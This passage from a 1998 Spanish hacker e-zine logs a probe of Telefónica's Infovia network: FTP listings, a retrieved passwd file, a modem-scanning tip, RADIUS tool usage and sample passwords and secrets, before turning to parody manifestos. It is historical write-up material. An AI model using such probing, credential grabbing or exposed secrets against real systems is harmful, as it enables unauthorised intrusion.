drwxrwxrwx   2 infra   ginfra    512 Dec 30 16:30 uned
drwxrwxrwx   2 infra   ginfra    512 Dec 30 16:30 uniovi
drwxrwxrwx   2 infra   ginfra    512 Dec 30 16:30 unizar
dr-xr-xr-x   2 infra   ginfra    512 May 21 19:28 upc
drwxrwxrwx   2 infra   ginfra    512 Dec 30 16:30 upcaceres
drwxrwxrwx   2 infra   ginfra    512 Dec 30 16:30 upv
```

y mil cosas mas, empezando por las filiales de telefonica, ttd, tid, cabitel, sintel, telelineb, indra-ssi (saludos, compa¤eros), eritel, paginasamarillas, seatel, telefonicacdb, telefonicamm, telelinep, telenet-es (hehe) tsai, tsai2, tsai_es, tsc, tsm, ttd-lab (uy!) ttd1... buff. mejor sera que siga caminando, no sea que por detenerme a mirar a los leones, se escape alguno y me muerda :)

lo cierto es que muchisimos de esos directorios son cuentas de acceso a mini-redes que acceden por 055 (lease 4b, mapfre, banco central hispano) etc. hay un mazo de redes privadas que se mueven por infovia. ah! banco central hispano tambien "funciona" por infovia@infovia. hay un 10.130.48.* muy mono. eso si, el puerto no es el telnet ni nada de eso. es un puerto poco comun. claro que si pasas de infovia y lo tuyo es la X25, existe un NRI (2120517xx) que permite el acceso por el 047 (red X25) usease, iberpac pa los colegas. y por ultimo, si eres rico y quieres llamar directamente al modem, pues nada, llama al 9155821xx a 9600 baudios. mmmm. es cuestion de que hagas un ligero escaneo (animo, solo son 100 numeros). *tip* ese modem se pone a los 2 tonos. si al tercer tono no suena el modem, cuelga. ah! dije que no iria a hablar de bancos, asi que vuelvo a la lista de cpis.

esta tambien el cesid, aznar, pp, psoe, la casa_real, el congreso, la gc, la ncsa, padrimonioestado, una larga lista de bancos y cajas, seguros, cadenas de television, hoteles, amway, editoriales, televisiones, marcas de coches, ayuntamientos, dgt, un pu¤ado de empresas de telecomunicaciones y telefonia, cajeros 4b y visa, peajes de autopistas, apd, medusa/medusa2 ;) mir, moebius (ein? klein? XDD) mississippi, morenito, moreno (va de co¤a o que?) mrbit, sony, museodeljamon (yo flipo), ana, inocenteinocente ¨?¨?, lokekieras, sonia. quien diablos sera esa sonia? estara buena? ;P ... hola? sonia, me lees? ;) mail a zaleski@mailcity.com en fin, muchas cosas, muchas intranets por infovia, y ademas cosas raras que no puedo/debo mencionar aqui, en primer lugar por no meterme en lios, y en segundo lugar, porque si se supone que estan en secreto, sera por algo, no para que llegue un pringao y las haga publicas. por hoy ya has visto bastante. si quieres mas, TE JODES.

es curioso que todos los directorios que se instalaron antes del cierre del ejercicio 97, tienen premisos rwxrwxrwx, y todos los que se crearon para el 98 tienen 555 (miento. hay alguna excepcion). que paso? tal vez infovia perdio sus datos a principio de a¤o? y que paso el 4 de julio del 97? mmmmm. mejor no meter las narices en lo que no me importa. yo a lo mio, que la conexion ftp aun no ha terminado:

```
ftp> help idle
idle            get (set) idle timer on remote side
ftp> idle 0
```

```
502 SITE command not implemented.
```

como que no? sera desgraciao!

```
ftp> stat
Connected to 10.0.1.1.
No proxy connection.
Mode: stream; Type: binary; Form: non-print; Structure: file
Verbose: on; Bell: off; Prompting: off; Globbing: on
Store unique: off; Receive unique: off
Case: off; CR stripping: on
Ntrans: off
Nmap: off
Hash mark printing: on; Use of PORT cmds: on
Tick counter printing: off
```

ah. pos fale. no se a que se referira con eso de "no proxy connection" pero creo que el csiv se ha pasao de listo. mmmmm. se supone que hay una impresora conectada al csiv? hombre. estaria gracioso gastarle el papel tontamente :)

```
ftp> proxy
(command) help
Commands may be abbreviated.  Commands are:

                            mdir                        site
                dir         mget            put         size
account         disconnect  mkdir           pwd         status
append                      mls                         struct
ascii           form        mode            quote       system
                get         modtime         recv        sunique
binary                      mput            reget       tenex
                            newer           rstatus
case            help        nmap            rhelp
cd              idle        nlist           rename      type
cdup            image       ntrans          reset       user
chmod                       open            restart     umask
close           ls                          rmdir
                                            runique     ?
delete          mdelete     proxy           send
```

ah! osea, un help normal y corriente pero con unos cuantos comandos menos... por que? hummmm. habra que mirar mas a fondo eso. a ver que mas hay por aqui :

```
ftp> ascii
b200 Type set to A.
ftp> binary
200 Type set to I.
ftp> image
200 Type set to I.
ftp> tenex
200 Type set to L (byte size 8).
```

ein?

```
ftp> help trace
trace           toggle packet tracing
ftp> trace
Packet tracing on.
ftp> trace
Packet tracing off.
ftp> cr
Carriage Return stripping off.
ftp> cr
Carriage Return stripping on.
ftp> glob
Globbing off.
```

```
ftp> glob
Globbing on.
ftp> nmap
Nmap off.
ftp> nmap
Nmap off.
ftp> nmap on
(mapout) tst1
ftp> ntrans
Ntrans off.
ftp> ntrans
Ntrans off.
ftp> ntrans pcv
ftp> prompt
Interactive mode off.
ftp> prompt
Interactive mode on.
ftp> passive
Passive mode on.
ftp> passive
Passive mode off.
ftp> verbose
Verbose mode off.
ftp> verbose
Verbose mode on.
ftp> help debug
debug           toggle/set debugging mode
ftp> debug
Debugging on (debug=1).
ftp> debug 2
Debugging on (debug=2).
ftp> debug 3
Debugging on (debug=3).
ftp> debug 5
Debugging on (debug=5).
ftp> debug 9
Debugging on (debug=9).
ftp> debug 29
Debugging on (debug=29).
ftp> debug 341354
Debugging on (debug=341354).
ftp> debug FUCKU!
Debugging off (debug=0).

ala! por listo, ahora debug=0. sigamos.

ftp> help system
system          show remote system type
ftp> system
500 'SYST': command not understood.

como? XD esto me suena a algo.

ftp> sendport
Use of PORT cmds off.
ftp> ls
ftp: bind: Address already in use

ah! esta claro, no?

me habia dejado el telecarga. veamos. igual hay algo tambien importante

ftp> cd pub
l250 CD commsand successful.
ftp> ls
200 PORT command successful.
```

```
150 ASCII data connection for /bin/ls (192.33.153.227,1043) (0 bytes).
total 82
dr-xr-xr-x2202 infra   ginfra  40448 Jun 17 20:26 arranque          :!
drwxrwxrwx   8 infra   other     512 Apr 29 18:40 telecarga
226 ASCII Transfer complete.
ftp> cd telecarga
250 CWD command successful.
ftp> ls
200 PORT command successful.
150 ASCII data connection for /bin/ls (192.33.153.227,1043) (0 bytes).
total 22
-r-xr-xr-x   1 infra   ginfra     32 May 30  1997 csivb.ECMs
-r-xr-xr-x   1 infra   ginfra     35 May 30  1997 csivbi.ECMs
-r-xr-xr-x   1 infra   ginfra     32 May 30  1997 csivm.ECMs
-r-xr-xr-x   1 infra   ginfra     35 May 30  1997 csivse.ECMs
-r-xr-xr-x   1 infra   ginfra     34 May 30  1997 csivv.ECMs
dr-xr-xr-x   6 infra   ginfra    512 Jan 22  1997 macintosh
dr-xr-xr-x   4 infra   ginfra    512 Jan 22  1997 os2
dr-xr-xr-x   3 infra   ginfra    512 Mar 20  1997 otros
dr-xr-xr-x  10 infra   ginfra    512 Apr 28  1997 win3x
dr-xr-xr-x  11 infra   ginfra    512 Mar 20  1997 win95
dr-xr-xr-x   6 infra   ginfra    512 Mar 20  1997 winNT
226 ASCII Transfer complete.

huy! keseso de csiv*.ECMs ??? pues si, eso son los ecms, los pilares basicos
de infovia. dos dns para cada csiv. fijate que diplomaticos son que han puesto
las ciudades por matricula ;) tranquilamente me bajo los cinco ECM y ya tengo
yo para pasar un buen rato divertido. i'm very sorry, but that log was created
ONLY FOR MY OWN EYES! solo te digo que es muy interesante. la verdad es que se
aprende mucho. y por ese motivo no te digo nada mas. confio en que el camino a
recorrer sea tu juez y verdugo. sera un camino largo y tortuoso para aquellos
que caminan dificultosos y el camino sera comodo y apacible para aquellos que
estan acostumbrados a caminar. solo un consejo para la gente de tsai: vuestras
medidas de precaucion me parecen insuficientes. los ecms (172.16.x.x) estan
bien protegiditos, pero muros mas grandes han caido. por lo demas, no hay mas
errores graves. yo en vuestro lugar, no usaria tantos ordenadores para una
misma cosa. la confianza da asco ;) de todos modos he de felicitaros, pues al
margen de ese par de detalles, pienso que vuestro trabajo es realmente bueno.

hummmm. parece que ultimamente esta de moda eso de coger el passwd :) bueno,
pues ahi va : (el del ftp "inicial", eh? a ver si te crees que es de mi csiv)

ftp> cd /etc
l250 CWD command successful.
ftp> ls
200 PORT command successful.
150 ASCII data connection for /bin/ls (192.33.153.227,1043) (0 bytes).
can not access directory .
total 2
226 ASCII Transfer complete.
...XXX...
ftp> get bounty      ( hmmmmm. pa los colegas, bounty=passwd)
local: paquito remote: bounty
200 PORT command successful.
150 Binary data connection for bounty (192.33.153.227,1043) (703 bytes).
Bytes transferred: 703
226 Binary Transfer complete.
703 bytes received in 0.199 secs (3.8 Kbytes/sec)

bueno... el log continua ;)

le echo un vistazo a ese "paquito" y entre otras cosas, me veo :

root:x:0:1:0000-Admin(0000):/:/sbin/sh
daemon:x:1:1:0000-Admin(0000):/:
bin:x:2:2:0000-Admin(0000):/usr/bin:
```

```
sys:x:3:3:0000-Admin(0000):/:
adm:x:4:4:0000-Admin(0000):/var/adm:
lp:x:71:8:0000-lp(0000):/usr/spool/lp:
smtp:x:0:0:mail daemon user:/:
uucp:x:5:5:0000-uucp(0000):/usr/lib/uucp:
nuucp:x:9:9:0000-uucp(0000):/var/spool/uucppublic:/usr/lib/uucp/uucico
listen:x:37:4:Network Admin:/usr/net/nls:
nobody:x:60001:60001:uid no body:/:
noaccess:x:60002:60002:uid no access:/:
infra:x:101:20::/users/infra:/bin/ksh
infovia:x:101:20::/users/infra:/users/infra/.arranca1
operador:x:102:20::/users/operador:/bin/ksh
ufg:x:30001:30001::/users/ufg:/bin/sh
ftp:x:30000:30000:FTP anonimo:/http/ftp:nosuchshell
```

como? que oigo? que ese passwd no es el autentico? que ese etc no es el /etc? que el home del ftp es /http/ftp? yo te digo que ese es el passwd de ahi... ahora te toca pensar a ti. *tip* no te fies mucho de lo que hay escrito. no voy a decirte mas. (tampoco querras que te lo de todo hecho) ten en cuenta que hay mucha gente que vive gracias a esto. hay mucha gente que trabaja en esto. yo no soy nadie para destruir su trabajo, que va! yo soy el primero que les da "animos" para que mejoren, para que cada vez sean mejores, porque recordad que caminamos hacia una europa unica, y claro, a mi al menos no me gustaria quedar el ultimo de la fila (hago pajaros de barro... buen tema. si se¤or. de manolo garcia. escuchalo si tienes ocasion) **PUBLICIDAD**

a lo que iba: el passwd. el gid del usuario root es 1. es mas privilegiado el demonio del smtp (uid=0 y gid=0) que el root. que cosas, eh? eso de que "infovia" tenga el home en /users/infra/.arranca1 me hace pensar muchisimo. y si no mal recuerdo, habia un bug con los homes montados en directorios ocultos. ¨quien co¤o es el administrador de infovia? jesulin de ubrique o que? dios mio! no, no es para reirse. claro que tambien puede ser que algun listo haya entrado y haya dejado esa puerta trasera (lo siento colega. creo que te he chafao el plan. escribeme y si puedo, te echare una manita ;P) en fin, ya paso de meterme en mas fregaos que la experiencia me tiene escarmentaito. por lo menos te he ofrecido una mini-clase practica de seguridad informatica, todo por el modico precio de 17.1 ptas, que es lo que te cuesta bajarte SET 16

```
ftp> quit
221 Goodbye!
```

G00dbye, dude! cul8r.

bien. ahora hablemos un poco sobre radius. que tambien se ha fantasmeado mucho y la verdad, no es tan fiero el leon como lo pintan.

RADIUS (Remote Authentication Dial In User Service) es, como su nombre indica, un programa destinado a la autentificacion remota de usuarios. Radius ha sido desarrollado por los chicos de Livingston Enterprises, Inc. bueno. esto es un lio, porque yo aqui tengo quince radius distintos... tengo el radius merit, de livingstone, el radius de ascend, el radius de telefonica. y la verdad, lo unico que tienen en comun es el nombre (comun monton de amigos mios) ;) un colega me dijo que en mi "coleccion" me faltaba el mas importante... uno que dice es la puta ca¤a. no recuerdo como se llamaba. creo que empezaba por ce.

las principales funciones de radius son tres, a saber :

a) Resolver peticiones de autentificacion de usuarios generadas desde el CSIV (bueno, esto es falso, porque desde la version 3.0, puedes ser cliente radius sin ser centro servidor)

b) Gestionar la asignacion de direcciones IP a los usuarios registrados.

c) Generar informacion sobre el estado de la conexion de los usuarios.

veamos que tal se comporta... hola radius, que tal? saluda!

```
RADIUS INFOVIA version 3.0b7(105) (Telefonica I+D) 23 de Junio de 1998
creado desde:
RADIUS version 1.16 (plus Ascend extensions) 96/01/12
 sys5

no esta mal. que raro. usan la 1.16??? porque no usaran la version 1.3 ???
bueno, alla ellos. sus motivos tendran. sys5? hummm.

la verdad es que hay mucho que hablar sobre esto. no se quien fue el payasete
que dijo que T no suministraba los fuentes de su radius. que va! estan los
fuentes enteros, para SGI, hp, ibm, nt, alpha, sco, sun, y por supuesto, linux
(ten en cuenta que cada isp debe tener un cliente radius)

dentro del "paquete" de radius, vienen los siguientes ejecutables (referidos a
la version de unix)

radiusd (el daemon de radius, jeje) este es el ejecutable del servidor radius

radiusddll. lo pispo que antes, pero para los que "prefieran" trabajar con
librerias dinamicas (libInfovia.so.1 y libInfoviadbm.so.1)

radpass. esto sirve para cambiar las password de un usuario (vamos, lo mismo
que editar el usuarios_INFOVIA, clientes_INFOVIA o clientes_hw_INFOVIA)

rad_tool. ezto e una maravillah ;) permite monitorizar IPs, desconectar
usuarios, liberar IPs, detener el sistema RADIUS y habilitar/deshabilitar los
traceos. veamos como responde...

zal:/infovia/idt/radivV3.0b6.104d/bin.linux# rad_tool
Uso:
 rad_tool <parar_radius>
 rad_tool <ver_status>
 rad_tool <desconectar_usuario> <dir_ip>
 rad_tool <reutilizar_direccion> <dir_ip>
 rad_tool <activar_trazas_1>
 rad_tool <desactivar_trazas_1>
 rad_tool <activar_trazas_2>
 rad_tool <desactivar_trazas_2>

vaya. que interesante :) veamos cada una de las opciones :

parar_radius : para realizar una parada controlada del servidor de RADIUS, de
modo que al rearrancarse se recupere la situacion anterior a la parada, con
los usuarios que estaban conectados y la direccion IP que tenian asignada.

ver_status : permite consultar el estado del servidor RADIUS en el momento
actual, es decir usuarios conectados y direcciones IP que quedan libres.

desconectar_usuario <dir_ip> : permite terminar con la sesion de un usuario.

reutilizar_direccion <dir_ip> : permite como ultimo recurso liberar una
direccion IP dada de los pooles para que pueda volver a asignarse.

activar_trazas_1 : para activar las trazas de nivel 1, que pueden consultarse
en otros dos ficheros.

activar_trazas_2 : para activar las trazas de nivel 2, que a¤aden a las
anteriores el contenido del paquete IP.

desactivar_trazas_1 : para desactivar las trazas de nivel 1.

desactivar_trazas_2 : para desactivar las trazas de nivel 2.

eso es todo lo que puedo decirte sobre radtool :) sigamos, pues aun queda
otro ejecutable no menos interesante.
```

simula. esto es una aplicacion que permite simular el funcionamiento de un cliente RADIUS. nos sirve para probar si esta bien configurado el servidor RADIUS del CPI. para poner en marcha el simulador, tenemos que definir un nuevo cliente cuya direccion sera el localhost. veamos su uso:

```
simula <Auth | Start | Stop | Sinc | SincAck > <Archivo>
```

Sinc : para simular los paquetes de sincronismo enviados por el CSIV periodicamente, el servidor RADIUS del CPI respondera con su version y con su estado (activo o reiniciandose).

SincAck : utilizaremos este parametro cuando el Servidor RADIUS se encuentre en estado "reiniciandose", es decir cuando al arrancar no haya podido recuperar los datos de la situacion anterior a la parada. Esto equivaldria a una liberacion de todas sesiones en el CSIV.

Auth Archivo : para simular un paquete de peticion de autentificacion del CSIV al CPI. El perfil del usuario para el que se solicita la autentificacion esta en Archivo. Archivo tambien contiene los datos de ese usuario para los paquetes de Accounting: Start y Stop.

Start Archivo : para simular un paquete de comienzo de tarificacion para el usuario almacenado en Archivo.

Stop Archivo : para simular un paquete liberacion de la conexion y fin de tarificacion del usuario almacenado en Archivo.

* Perfiles de usuario de infovia (Formato definido por ASCEND)
(vamos entrando en materia) ;)

los perfiles de usuarios se encuentran en el fichero usuarios_INFOVIA. este fichero contiene informacion de seguridad/configuracion de cada usuario.

la primera columna corresponde al nombre del usuario, y a continuacion van los datos que se requieren para autentificar al usuario. Despues se definen una serie de parametros de ASCEND, como por ejemplo los necesarios para establecer la llamada PPP, la direccion que se le va a asignar a ese usuario, si se le da una subred, etc. ademas de los que define ASCEND, infovia ha cambiado/a¤adido algunos valores... veamos un ejemplo de perfil de usuario :

```
user14 Password = "mostovoi"
       SESIONES-INFOVIA = 1,
       RDSI-INFOVIA = 0,
       NIVEL-INFOVIA = 2,
       NIVEL-MAX-INFOVIA = 2,
       User-Service = Framed-User,
       Framed-Protocol = PPP,
       Framed-Address = 255.255.255.255,
       Framed-Netmask = 255.255.255.255,
       Ascend-Metric = 2,
       Framed-Routing = None,
       Framed-Compression = 0,
       Ascend-Idle-Limit = 0,
       Ascend-Maximum-Time = 7200
```

al parecer, se puede jugar con muchos parametros, eh? esos son los campos mas comunes a los usuarios, luego, si el usuario tiene capacidad de entrada por el cliente hardware (por ejemplo), tenemos tambien

```
        HARDWARE-INFOVIA = 1,
        SESIONES-INFOVIA = 1
```

y si no es capaz de usar el cliente hardware,

```
        HARDWARE-INFOVIA = 0,
```

```
      User-Service = Framed-User,
        Framed-Protocol = PPP,
        Framed-Address = 192.168.33.25, (por decir algo, vamos)
        Framed-Netmask = 255.255.255.255,
        Framed-Routing = None,
        Framed-Compression = 0
```

bueno, aqui va un esquemita que no se si lo entenderas. indica como se relaciona el fichero clientes_INFOVIA con otros de archivos de configuracion.

```
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³ cfg_pool_INFOVIA ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿     ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
³                          nivel  ³     ³usuarios_INFOVIA ÀÄÄ¿
³ id_pool  dir_ini  tama¤o usuario³     ³                     ³
³  Ú>1  192.148.2.10   5     2 <ÄÄÄÄÄÄÄÄ>nivel_INFOVIA=2     ³
³  ³ 2  192.148.2.20   8     3    ³     ³nivel_MAX_INFOVIA=4 ³
³ ÚÄ>3  192.148.2.30   4     4    ³     ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
ÀÄ³³ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
  ³³
  ³³ ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿           ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
  ³³ ³cfg_pool_clie_INFOVIA ³           ³clientes_INFOVIA ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
  ³³ ³                      ³           ³                        puerto  id ³
  ³³ ³ idpool    idcliente  ³           ³ nombre_cli  passwd   UDP  clnt³
  ³ÃÄÄÄÄ> 1          1ÄÄÄÂÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ>172.23.112.1 clave1 1645    1 ³
  ³ÀÄÄÄÄ> 1          2ÄÄ-³ÄÄÄÄÄÄÂÄÄÄÄÄÄÄÄÄ>172.23.113.1 clave2 1645    2 ³
  ³  ³    2          1ÄÄÄ´  ³   ³   ÚÄÄÄÄ>172.23.115.2 clave3 1645    3 ³
  ³  ³    2          2ÄÄ-³ÄÄÄÄÄÄ´   ³   ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
  ÃÄÄÄÄÄ> 3          1ÄÄÄÙ  ³   ³   ³
  ÃÄÄÄÄÄ> 3          2ÄÄÄÄÄÄÄÄÄÄÙ   ³   ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿
  ÀÄÄÄÄÄ> 3   Ú-> 1000      ³       ³   ³clientes_hw_INFOVIA ÀÄÄÄÄÄÄÄÄÄÄ¿
     ³    4   ³      3ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ   ³                              ³
     ÀÄÄÄÄÄÄÄÄÄ³ÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ        ÚÄ->127.0.0.1    asaber 1645  1000 ³
               ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ  ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ³ÄÄÄÄÄÄ³ÄÄÄÄÄÄÄÄÄÙ
                                                          ³      ³
ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄ¿                               ³      ³
³cfg_OPERADOR_INFOVIA ÀÄ¿     ÚÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ      ³
³                       ³     ³                                      ³
³Identificador     Valor³     ³          el puerto 1645 es el puerto por
³UDP                1645³     ³        donde el servidor de radius recibe
³IP            127.0.0.1³     ³        las peticiones de autentificacion
³SECRETO          asaber<ÄÄÄÄÄÙ
ÀÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÄÙ
```

joer que lio. espero que te hayas aclarado... es curioso el efecto que tiene conectarse a internet con usuarios que infovia tiene creados por defecto para realizar pruebas (caidas de centros servidores, instalacion de un nuevo csiv, configuracion de nuevo software, etc)

como he dicho anteriormente, a partir de la version 3.0 de radius, a la hora de autentificarse ademas de usar el protocolo pap, puede usarse tambien el chap. tendre que echar un vistazo a ver que tal anda la cosas con el chap :)

pues eso es todo. no puedo/tengo/quiero/debo decir mucho mas. creo que es mas util que aprendas estas cosas a que hagas el imbecil nukeando por irc o destrozando sistemas. tu mismo! eso si, ten un respeto por lo que no es tuyo.

para mas informacion, dirijanse a :

```
     .....  LLL       LLLLL
     .....  LLL       LLLLLLL
     .....  LLL   +   LLL  LLL   Telefonica        Proyecto INFOVIA
     LLLLL  LLL  +++  LLL  LLL   Investigacion y   Division 3203
     LLLLL  LLL   +   LLLLLLL    Desarrollo        c:\ Emilio Vargas, 56
     LLLLL  LLL       LLLLL                        28043 Madrid  (SPAIN)
```

humммm. me gustaria hacer hincapie en una cosa que creo que he dejado clara,

pero por si acaso, lo repito : cualquiera puede hacer lo que yo he hecho. no tiene merito, no es nada del otro mundo. loguear una ppp es muy sencillo. hay miles de programas capaces de hacer eso. y conectar por ftp anonimo, no creo yo que sea el gran truco de un super-hacker. vamos, que jesucristo cuando era joven ya usaba el ftp anonimo. fijate que todo lo que he hecho ha sido "por las buenas", no me ha hecho falta hacerme con el root del sistema. no me ha hecho falta saltarme las (ineficientes) medidas de seguridad para mirar por encima como esta eso. nada. todo ha sido muy simple. y si quisiera, podria haber hecho mucho mal, pero eso no es lo mio (eso queda para los crackers)

y respecto a mi, nunca me he considerado un hacker. y no es que sea humilde. tengo la suerte de conocer en persona a un par de hackers (en todo el sentido de la palabra) no puedo poneros un ejemplo de hasta que punto son capaces. hay muchas cosas que no os las podeis imaginar. soy un chico (o chica, quien sabe?) que le gustan los ordenadores y trata de aplicar su normal inteligencia para comprender todo lo que esta lejos de su alcance. como iba diciendo, yo no me considero hacker. se que aun me falta un largo, duro y complicado camino por recorrer y no creo que llegue hasta el final. aunque no se cual puede ser el final. algun dia me cansare y me sentare en mitad del camino hasta que los guardianes de la eternidad me retiren del sendero para que otros puedan pasar.

por ultimo, y para despedirme, es posible que aqui encuentres una buena fuente de datos e informacion. si eres listo, tu mismo podras encontrar algunos puntos debiles en este tipo de conexiones. asimismo, a lo largo de toda la investigacion, he tenido la suerte de aprender muchas cosas que he considerado realmente ingeniosas. espero que algun dia se reconsidere la posicion actual y se comprenda que el hack es un arte, que si a veces tal vez sea muy ilegal, otras veces es muy legal. yo creo que se trata de un noble modo de comprender la tecnologia ... el problema surge cuando alguien lo ve y no lo comprende... tu, que siempre te estas quejando, tu que siempre criticas a los hackers, tu que tu trabajo tal vez sea capturar "piratas informaticos", tu que quieres o necesitas aprender informatica, y tu que no tienes ni idea de ordenadores, observa antes de hablar. escucha antes de criticar. comprende antes de actuar. y solo entonces, estaras capacitado para juzgar. si no eres capaz de entender entonces has perdido tu condicion humana... vuela pajarito, vuela.

Y. Zaleski
<zaleski@mailcity.com>

PD : pese a la simplicidad del articulo (si entiendes del rollo, sabras que es una tonteria. es muy simple, pero es un puto co¤azo) he de darle las gracias a algunos entes (no solo personas) porque en un momento u otro, he aprendido algo de ellos. hmm. yo digo nombres y cada cual que se de por aludido.

gracias a erik magnus lersen, flipflop, 4$3, n3570r (klin rules), leon, 2î, guarez, jordi, X (50586 forever), draver, jemp y la santa. gracias especiales a pas. es mi deber a¤adir que ninguno de ellos guarda ninguna relacion con este articulo. toda relacion que pueda existir es pura casualidad. esta claro?

en ultima instancia, quiero dedicar este articulo a todas aquellas personas que por diversas circunstancias, han perdido la capacidad de comunicacion con el resto del mundo. se que algun dia, ellos mismos seran capaces de proyectar una imagen propia mas alla de donde se extiende nuestra actual concepcion y podran ense¤arnos una nueva forma de comunicacion. si, ya se que suena muy filosofico, pero tengo mas razon que un santo. gracias por tu atencion. adios!ÿ

EOF

-[0x11]----------
-[MANIFIESTOS PARA TODOS]----------
-[by Paseante]----------SET-16-

Todo el mundo ha leido, o al menos oido hablar, del Manifiesto del Hacker
de The Mentor. Posiblemente es el texto mas conocido e influyente que ha
dado la cultura hacker, es posible incluso encontrarlo traducido al
castellano (por ejemplo en nuestra web).
Pero no hay solo hackers en Internet, tambien hay muchos otros grupos humanos
No era injusto que solo los hackers tuviesen un manifesto?

En SET conscientes de la poca equidad de esta situacion nos hemos puesto en
contacto con destacados representantes de algunas importantes comunidades
y les hemos pedido que redactasen un manifiesto.
Esto es lo que nos han hecho llegar.

/\
Morons Manifesto - El Manifiesto del Moron-
/\

Han despedido a otro hoy, esta en el boletin interno "Empleado expulsado
por inutilizar la base de datos", "Oficinista confunde unidad Bernouilli
con tostadora"....Malditos morones. Son todos parecidos.

Pero alguna vez, en tu psicologia de persona normal y tu brillante
tecnocerebro has mirado a los ojos de un moron?. Te has preguntado alguna
vez como pueden ser tan inutiles, que les hace ser tan torpes, que extra¤o
destino les ha hecho asi?.

Yo soy un moron, entra en mi mundo.

El mio es un mundo que comienza en la escuela....soy el mas tonto de la
clase, no entiendo una mierda de lo que me explican.
Maldito zoquete, son todos iguales.

Llevo cinco a¤os repitiendo, he oido a los profesores explicar cien veces
como reducir una fraccion. No me entero. "No, Ms Smith, no hice mis deberes,
ni siquiera sabia como empezar...."
Maldito zoquete, no hay manera con el. Son todos iguales.

Hoy hice un descubrimiento. Encontre una cosa, un ordenador. Espera un
segundo "Como se enciende esta mierda?", maldita sea no hay manera de que
haga nada de lo que quiero. Cada vez que toco algo cometo un error pero
no es porque no le guste....
Es porque no tengo ni puta idea
O porque me olvide de enchufarlo
O porque tenia el raton al reves
Maldito zoquete. Todo lo que toca lo estropea. Son todos iguales.

Y entonces ocurrio....se abre una puerta a un mundo nuevo....velozmente a
traves de la linea telefonica como la leche derramada... un numero es marcado
y encuentro fuera un refugio contra mi incompetencia, aparece el SAT.
"Servicio de Asistencia Tecnica, digame?"
Este es mi lugar...aqui pertenezco...

Conozco a todos los tecnicos, he hablado con todos ellos incluso aunque nunca
me hayan respondido, aunque simulen no oirme, los conozco a todos.
Maldito moron, otra vez ocupando la linea telefonica. Son todos iguales.

Puedes apostar a que lo somos, nos habeis dados lineas de comandos cuando pediamos iconos, las pocas interfaces graficas que nos dabais tendian a estropearse. Hemos sido despreciados e ignorados. Aquellos que tenian algo de paciencia para ense¤arnos acababan escapabando de nosotros y son tan pocos comos gotas de agua en el desierto.
Este es mi mundo ahora, el mundo del numero del SAT y el "Espere por favor", la belleza del "Cual es su problema?".
Hacemos uso de un servicio que ya existe y nos lo echais en cara porque sois unos egoistas, molestos porque llamemos sin descanso durante las 24h del dia.

Llamamos...y nos llamais morones
Volvemos a llamar....y nos volveis a llamar morones
Existimos en todas las razas, todos los paises, todas las religiones y seguis llamandonos morones.
Editais manuales de cien paginas, nos cambiais la interfaz cada dos a¤os, prometeis que lo proximo sera "solo hacer click", nos enga¤ais, nos mentis y nosotros continuamos siendo los morones.

Si, soy un moron. Mi crimen es ser torpe. Mi crimen es el de juzgar a las personas por el numero de llamadas al SAT en vez de por lo que piensan y dicen.
Mi crimen es el de estropear tanto software como hardware algo por lo que jamas me perdonaras.
Soy un moron y este es mi manifiesto, puedes detenerme a mi pero no podras detenernos a todos..despues de todo no vamos a ir a ninguna parte.

+++The Moron+++

/\
Lamers Manifesto - El Manifiesto del Lamer-
/\

Han pI11ado a 0tr0 h0y, sE k0mEnta En t0d0s 10s kana1Es "Ad01EscEntE sE 1as daba dE 1Ist0", "1amEr Expu1sad0 y banEad0".
Ma1dIt0s krI0s. S0n t0d0s parEcId0s.
PEr0 a1guna vEz En tu psIk010gIa adu1ta y tu tEkn0cErEbr0 dE 10s n0vEnta has mIrad0 tras 10s 0j0s dE un 1amEr?. TE has prEguntad0 a1guna vEz kE 1E 11Eva a dar E1 kantE, kE fuErzas 1E han f0rmad0, kE 1E 0b1Iga a k0mp0rtarsE asI?

Y0 s0y un 1amEr, Entra En mI mund0....

MI mund0 EmpIEza En 1a EskuE1a....s0y un chIk0 dE1 m0nt0n, Esta basura kE n0s EnsE¤an mE aburrE.
Ma1dIt0s vag0s. S0n t0d0s parEcId0s.

HE Id0 pasand0 kurs0s. HE 0Id0 a 10s pr0fEs0rEs Exp1Ikar bEIntE vEcEs k0m0 sE rEducE una frazI0n. ME Imp0rta un karaj0. "N0 Ms. SmIth, n0 hIcE mIs dEbErEs. PEr0 tEng0 E1 rEsu1tad0".
Ma1dIt0 krI0. Pr0bab1EmEntE 10 k0pI0. S0n t0d0s parEcId0s.

PuEs k1ar0 quE 10 k0pIE ma1dIta sEa.

H0y IcE un dEskubrImIEnt0. Enk0ntrE un 0rdEnad0r. EspEra un sEgund0, Est0 Es k0j0nud0. P0drIa kambIar 1as n0tas!!. SI k0mEt0 un Err0r 1E EcharE 1a ku1pa a1 m0r0n quE sE sIEnta dEtras pEr0 mEj0r sEra...

PEdIr1E a a1guIEn kE mE dIga kE tEng0 quE hacEr
KE mE Exp1IkEn d0ndE hay InstruccI0nEs dEta11adas
